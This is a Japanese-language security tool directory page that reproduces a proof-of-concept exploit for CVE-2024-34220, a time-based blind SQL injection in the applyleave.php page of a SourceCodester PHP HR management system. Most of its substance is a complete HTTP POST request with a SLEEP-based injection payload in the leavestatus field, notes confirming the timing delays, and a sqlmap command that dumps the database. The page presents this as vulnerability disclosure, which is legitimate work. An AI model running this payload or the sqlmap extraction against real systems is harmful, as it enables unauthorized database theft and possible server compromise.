
Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
CVE-2024-34220 — CVE-2024-34220の概念実証エクスプロイト。SourceCodester HRMSのapplyleave.phpにおける時間ベースのブラインドSQLインジェクション脆弱性で、sqlmap自動化によるデータベース抽出を行います。 | Kitploit
ツール/GitHubGitHub/dovankha/cve-2024-34220
脆弱性分析エクスプロイトウェブアプリケーション悪用情報収集ペネトレーションテスト
GitHubdovankha/cve-2024-34220

CVE-2024-34220

CVE-2024-34220の概念実証エクスプロイト。SourceCodester HRMSのapplyleave.phpにおける時間ベースのブラインドSQLインジェクション脆弱性で、sqlmap自動化によるデータベース抽出を行います。

リポジトリを見る
212年前未レビュー
共有

Human Resource Management System Project in PHP and MySQL Free Source Code

提出者: Kha Do

ベンダー: SourceCodester

影響を受けるバージョンおよび/または修正済みバージョン

脆弱性のあるファイル

applyleave.php

問題の種類

脆弱性の種類

SQLインジェクション

影響

攻撃者はこの脆弱性を悪用してデータベースの権限を取得でき、その結果、データベース内の大量のデータが漏洩する可能性があります。相手のデータベースにDBA権限がある場合、サーバーホストの権限が取得される可能性があります。

PoC

ペイロード

POST /hrm/user/applyleave.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:124.0) Gecko/20100101 Firefox/124.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 149
Origin: http://localhost
Connection: close
Referer: http://localhost/hrm/user/applyleave.php
Cookie: PHPSESSID=2v2v2al4dkd4iir9cl5j7oikvr
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
X-PwnFox-Color: cyan

leavestatus=5'+AND+(SELECT+1337+FROM+(SELECT(SLEEP(5)))VSgR)+AND+'Kha'%3d'123&reason=+++&startdate=03%2F04%2F2024&enddate=29%2F04%2F2024&Apply=Submit

このペイロードを実行した後、データの返却時間が5秒遅延し、「sleep(5)」 が正常に実行された可能性があることを示しています。この場合、遅延は複数回発生する可能性があります。以下で確認します。 SQL_Injection

このペイロードを実行した後、データの返却時間が20秒遅延し、「sleep(20)」 が正常に実行された可能性があることを示しています。この場合、遅延は複数回発生する可能性があります。以下で確認します。 SQL_Injection_1

SQLmap

sqlmap -r <item request> --dump

sqlmap

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    951
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    683
  • 3

    looking-glass

    anonghosty/looking-glass

    ShadowserverレポートをMongoDBに取り込み、インタラクティブなマップ、分析、調査結果、アドバイザリ、エグゼクティブダッシュボードとして再生するCSIRTプラットフォーム。

    427
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServerは、オープンソースの特権アクセス管理(PAM)プラットフォームであり、DevOps および IT チームに対し、Webブラウザを介してSSH、RDP、Kubernetes、データベース、RemoteAppエンドポイントへのオンデマンドで安全なアクセスを提供します。

    392
  • 5

    SafeLine

    chaitin/safeline

    セルフホスト型のWAFおよびリバースプロキシで、悪意のあるHTTPトラフィックをフィルタリングし、SQLインジェクション、XSS、ボット攻撃をブロックします。また、レート制限と動的なHTML/JS暗号化機能を備えています。

    344
  • 6

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    336

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →
ツールをダウンロード




